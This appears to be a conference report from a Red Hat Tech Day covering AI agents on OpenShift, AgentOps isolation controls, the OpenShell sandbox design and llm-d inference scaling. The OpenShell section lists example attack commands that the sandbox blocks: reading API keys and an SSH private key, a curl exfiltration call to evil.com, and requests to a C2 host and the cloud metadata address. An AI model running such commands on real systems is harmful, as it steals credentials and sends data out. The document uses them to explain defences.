
The demo highlight: a live OpenShift cluster running 40+ OpenClaw pods — each in its own isolated “lobster trap” sandbox. The visual metaphor was brilliant: each pod shown as a lobster in a trap on a peaceful ocean, with the tagline “Isolated. Secure. Scalable. Calm.”
Legend: OpenShift Cluster → Isolated Sandboxes (per pod) → Dedicated Lobster Trap (per pod) → Secure by Default → Calm and Contained → Scalable on OpenShift → 40+ OpenClaw Pods “Running calm. Staying in their traps.”

Kubernetes Cluster with AI Coding Agents
The evolved K8s cluster slide replaced traditional workloads with AI coding agents as first-class citizens:
- OpenClaw (red crab mascot)
- Claude Code (asterisk/star icon)
- Open Code (black square)
- Hermes Agent (woman portrait icon)
All running as pods alongside MySQL — the new reality of development clusters.
AgentOps on Red Hat AI


Isolate the Agent
The AgentOps session showed how to secure AI agents using existing Red Hat infrastructure — no new code required:
| RHEL (OS and Container Isolation) | OpenShift (Platform and Network Isolation) | Ansible (Automation and Governance) |
|---|---|---|
| SELinux | SCC (restricted-v2) | Policy-Gated Workflows |
| Seccomp | Network Policy | Approval Controls |
| Rootless Podman | RBAC / Admission Policy | Execution Audit Trail |

OpenShell: Software Sandboxing (Upstream)

The deep-dive into OpenShell — the upstream project for software sandboxing AI agents. The architecture is a masterclass in defense-in-depth:
Gateway (1 per cluster):
- Policy Storage (OPA/Rego per-binary rules)
- Credentials (LLM API keys — never reach the agent)
- Inference Config (provider, model, routes)
Sandbox Pod (1 per agent):
- Sandbox Supervisor (privileged process): HTTP CONNECT Proxy (per-binary OPA policy engine), Inference Router (credential injection, model rewrites), Denial Aggregator (learns policy from blocked calls)
- Security layers: Landlock, seccomp, netns, TOFU hashing, iptables guard
- Agent Process (restricted user, no privileges):
env | grep API_KEY→ nothing found;cat ~/.ssh/id_rsa→ EACCES (Landlock);curl evil.com/exfil→ DENIED (OPA policy)
Outbound access control:
- ✅
inference.local— Credential-free LLM calls - ✅
api.github.com— Allowed for node (OPA) - ❌
attacker-c2.com— Denied for curl (per-binary) - ❌
169.254.169.254— SSRF blocked (post-DNS check)
Four threat categories addressed:
- Network Exfiltration — Per-binary, per-host OPA policies, SHA-256 verified process identity
- Filesystem Escape — Landlock kernel LSM, irreversible once applied, not even root can undo
- Credential Leaks — Agent calls inference.local, proxy injects real keys server-side
- Subprocess Inheritance — Process ancestry tracked via /proc, npm postinstall cannot phone home
Works with: Claude Code, Codex, OpenCode, Copilot, or any CLI agent.


AgentOps Security for the Future
The closing framework: Defense-in-Depth for AI Workloads organized into three pillars:
🔴 Governance, Observe, and Trace:
- Consistency, Policy Gated Workflows, Audit Logs, Approval Controls
🔵 Identity:
- OIDC / Keycloak, Agent Identity (SPIFFE), RBAC, Credential Pinning
🟢 Isolation:
- Landlock LSM, SELinux / Seccomp, SCC (restricted-v2), Network Policy, Rootless Podman
Input dimensions: Governance and Guardrails → Observe and Audit → Secrets and Supply Chain → Identity and Auth → Network Controls → OS + Host Access
Live Demo: OpenClaw as Sales Assistant


The keynote included a live OpenClaw demo running as a sales assistant agent — configured with USER.md identifying the user as “Sally Sellers, a salesperson” who needs help with customer lookups, project status, and sales orders.
The agent (running on Gemini 2.5 Pro via OpenClaw v2026.5.26) responded: “Nice to meet you, Sally. I’ve got you down as Sally Sellers. I see you’re a salesperson. I can help you with customer lookups, project status, and sales orders. What would you like to do first?”
The demo then showed the agent querying a customer database and returning structured data — customer IDs, company names, contacts, emails, phone numbers — all from a simple natural language request.
OpenShift Topology Demo
The session also featured a live OpenShift topology view showing a deployed application graph with interconnected services — demonstrating how AI agents integrate into existing cloud-native application topologies.
llm-d vs vLLM: One Replica Fast, Many Replicas Efficient
A late-morning Tech Day session opened with a slide titled “Introducing llm-d: Your Production-Ready Path to Scalable LLM Inference”. The deck put the difference in one line: “Because vLLM makes one replica fast, llm-d makes many replicas efficient.”
vLLM is the inference engine, described in its docs as a fast, easy-to-use library for LLM inference and serving, with PagedAttention, continuous batching and prefix caching. llm-d sits above it: its site describes it as an open-source, Kubernetes-native stack for distributed LLM inference that runs engines such as vLLM across a cluster. So it is not a replacement, it is the layer that decides what happens when one fast replica is no longer enough.

The “Why LLM-d?” slide at Red Hat Tech Day Netherlands 2026: model, serving and AI accelerator optimization on the vertical axis, horizontal optimization across replicas.
Two Phases With Opposite Hardware Needs
The “Regular Inference vs LLM Inference” slide explained why plain horizontal scaling is awkward. LLMs have two phases: Phase 1, Prefill (Reading), which processes the full prompt or chat history at once, and Phase 2, Decode (Writing), which generates the answer one token at a time. The slide’s conclusion: these two phases have opposite hardware needs, making it hard to optimize for both at the same time. llm-d documents prefill/decode disaggregation as one of its “well-lit paths” for exactly this.
